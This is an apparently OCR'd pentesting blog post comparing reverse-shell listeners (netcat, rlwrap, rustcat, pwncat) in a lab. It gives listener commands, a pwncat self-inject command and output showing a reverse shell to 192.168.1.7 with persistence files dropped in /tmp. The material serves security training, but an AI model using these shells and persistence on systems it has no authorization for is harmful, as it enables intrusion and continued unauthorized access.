www.hackingarticles.in

iGNITE Technologies

BEST ALTERNATIVE OF NETCAT

Contents

Best Alternative of Netcat Listener

Pentesters rely on a variety of tools to establish connections and maintain access during security assessments. One critical component of their toolkit is the listener—a program that listens for incoming connections and facilitates communication with compromised systems.


In this blog post, we'll delve into different listener options, exploring features and use cases for popular tools such as Netcat, Rlwrap, Rustcat, Pwncat and Windows ConPty shell.

Table of Content

Reverse Shell Generator

In order to generate a reverse shell the https://www.revshells.com/ can be used as it provides a number of commands for the reverse shells and listeners based on the OS that can be used ideally in Remote command Execution based Scenario

However there are my online and offline techniques can be used for Reverse Generator, read our previous blog "Easy way to Generate Reverse Shell"



Netcat


Netcat, often dubbed the "Swiss Army knife of networking," is a versatile tool for creating simple TCP and UDP connections. Its minimalist design and broad functionality make it a favorite among pentesters. Key features include:

- Basic Connectivity
- Port Scanning
- File Transfer
- Remote Shell Access

A netcat listerner is started at port 4444 in the kali machine. Following is the command for the netcat listener:


```
nc -lnvp 4444
```

After generating the command from reverse shell generator, the command for reverse shell is used in the ubuntu OS.



After running the above command in the ubuntu OS, a reverse shell is obtained in the kali machine.

Limitation: However, it is observed that after pressing the upper arrow key to reuse the previous command the terminal does not completes the command.



rlwrap for OSCP

rlwrap, short for "readline wrapper" enhances the usability of command-line interfaces. While not a dedicated listener tool, it improves the experience of interacting with shell-based tools like Netcat through:


- Command Line History
- Autocompletion

Benefits of Rlwrap over Netcat

rlwrap adds command history and editing capabilities to Netcat sessions, simplifying command recall and modification. Pentesters benefit from rlwrap's tab-completion feature, speeding up command entry by suggesting possible completions based on the current input.

Installation of rlwrap is simple, just use the following command:


```
apt install rlwrap
```



After installation repeat the entire process followed in the netcat section, but for reverse shell use the following listener command to use the rlwrap:

```
rlwrap nc -lvnp 4444
```

Advantage: Observe that the after the reverse shell is obtained, the command can be autocompleted and reused.



Rustcat for OSCP


Rustcat, a modern reimplementation of Netcat in the Rust programming language, aims to provide improved performance and security while retaining Netcat's functionality. Key reasons for its adoption include:

- Serves it purpose of listening to ports
- Grab History
- User-friendly
- Supports udp
- Uses colors

Rustcat leverages Rust's memory safety features, reducing the likelihood of common vulnerabilities such as buffer overflows. Its design enables concurrent connections, allowing pentesters to handle multiple sessions efficiently. Like Netcat, Rustcat is available on multiple platforms, ensuring compatibility across different operating systems.

Installation of Rustcat can be done using cargo, the following command can be used:

```
apt install cargo
```




```
cargo install rustcat
```

```
┌──(root㉿kali)-[~]
└─# cargo install rustcat
    Updating crates.io index
       Fetch [>                          ]   7.71%, 2
```

Make sure to add the /root/.cargo/bin to the path

```
   Compiling colored v2.1.0
   Compiling termios v0.3.3
   Compiling rustcat v3.0.0
    Finished release [optimized] target(s) in 1m 19s
  Installing /root/.cargo/bin/rcat
   Installed package `rustcat v3.0.0` (executable `rcat`)
warning: be sure to add `/root/.cargo/bin` to your PATH to be able to run the installed binaries
```

echo $SHELL
nano .zshrc

```
┌──(root㉿kali)-[~]
└─# echo $SHELL
/usr/bin/zsh

┌──(root㉿kali)-[~]
└─# nano .zshrc
```


Add the **/root/.cargo/bin** as Export Path.

```
    ZSH_AUTOSUGGEST_HIGHLIGHT_STYLE='fg=#999'
fi

# enable command-not-found if installed
if [ -f /etc/zsh_command_not_found ]; then
    . /etc/zsh_command_not_found
fi

# Created by `pipx` on 2024-03-27 18:54:21
export PATH="$PATH:/root/.local/bin"
export PATH="$PATH:/root/.cargo/bin"
```


After installation repeat the entire process followed in the netcat section, but for reverse shell use the following listener command to use the rustcat:

```
rcat listen -ib 1234
```

Advantage: Observe that the tab completion is enable in rcat and can be used to autocomplete the commands.



Observe that the tab completion is enable in rcat and can be used to autocomplete the commands.



However, it has more dynamic features such UDP (-lpu) connection and History function (-lpH)

Pwncat for Red Teamer


Pwncat, a feature-rich netcat-like tool designed for pentesters and red teamers, offers several enhancements over traditional Netcat:

- Interactive Shell
- Scriptable Interface
- Encrypted Communication
- Persistance

Pwncat provides an interactive shell with syntax highlighting and command completion, improving the user experience. Pentesters can automate tasks using Pwncat's Python scripting interface, allowing for greater flexibility and customization. It also supports encrypted communication channels, ensuring confidentiality when interacting with compromised systems.

Installation of pwncat can be done using pip, the following command can be used:

```
pip install pwncat
```




After installation repeat the entire process followed in the netcat section, but for reverse shell use the following listener command to use the pwncat:

```
pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234
```

Advantage: Observe that pwncat holds a persistence by creating a file in the /tmp/ directory. Therefore, if a connection is lost the reverse shell can still be obtained at the same port which was previously used like a persistence


```
┌──(root㉿kali)-[~]
└─# pwncat -l 1234 --self-inject /bin/bash:192.168.1.7:1234
[PWNCAT CnC] Checking if remote sends greeting ...
[PWNCAT CnC] Checking if remote sends prefix/suffix to every request ...
[PWNCAT CnC] Remote does not send prefix
[PWNCAT CnC] Remote does not send suffix
[PWNCAT CnC] Probing for: which python3
[PWNCAT CnC] Potential path: /usr/bin/python3
[PWNCAT CnC] Found valid Python3 version: 3.10.12
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmpb3sjjnzy'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmpccqqjxvj'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmp9lxarb9r'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Creating tmpfile: '/tmp/tmp24_0uom3'
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Uploading: /usr/local/bin/pwncat → /tmp/tmp24_0uom3 (1/1)
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Decoding: /tmp/tmp24_0uom3 → /tmp/tmpb3sjjnzy
Starting pwncat rev shell: nohup /usr/bin/python3 /tmp/tmpb3sjjnzy 192.168.1.7 1234 --exec
[PWNCAT CnC] Waiting for socket
[PWNCAT CnC] Flushing receive buffer (this can take some time) ...
[PWNCAT CnC] Flushing receive buffer done.
[PWNCAT CnC] Done. Handing over to current shell.
ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:06:e2:0d:39  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.23  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2401:4900:1c64:6ac0:e36b:e393:bc52:efba  prefixlen 64  scopeid 0×0<global>
        inet6 2401:4900:1c64:6ac0:4c88:de91:d6c4:c897  prefixlen 64  scopeid 0×0<global>
        inet6 fe80::2d6b:4a64:6628:da36  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:65:a9:cf  txqueuelen 1000  (Ethernet)
        RX packets 2078  bytes 1277971 (1.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2061  bytes 1438693 (1.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens34: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.148.128  netmask 255.255.255.0  broadcast 192.168.148.255
        inet6 fe80::ee6:17ca:8b1d:1fa2  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:65:a9:d9  txqueuelen 1000  (Ethernet)
        RX packets 29  bytes 4732 (4.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 138  bytes 14113 (14.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 170  bytes 20302 (20.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 170  bytes 20302 (20.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The persistence can be checked by running a rlwrap listener at the same port after terminating the above connection.

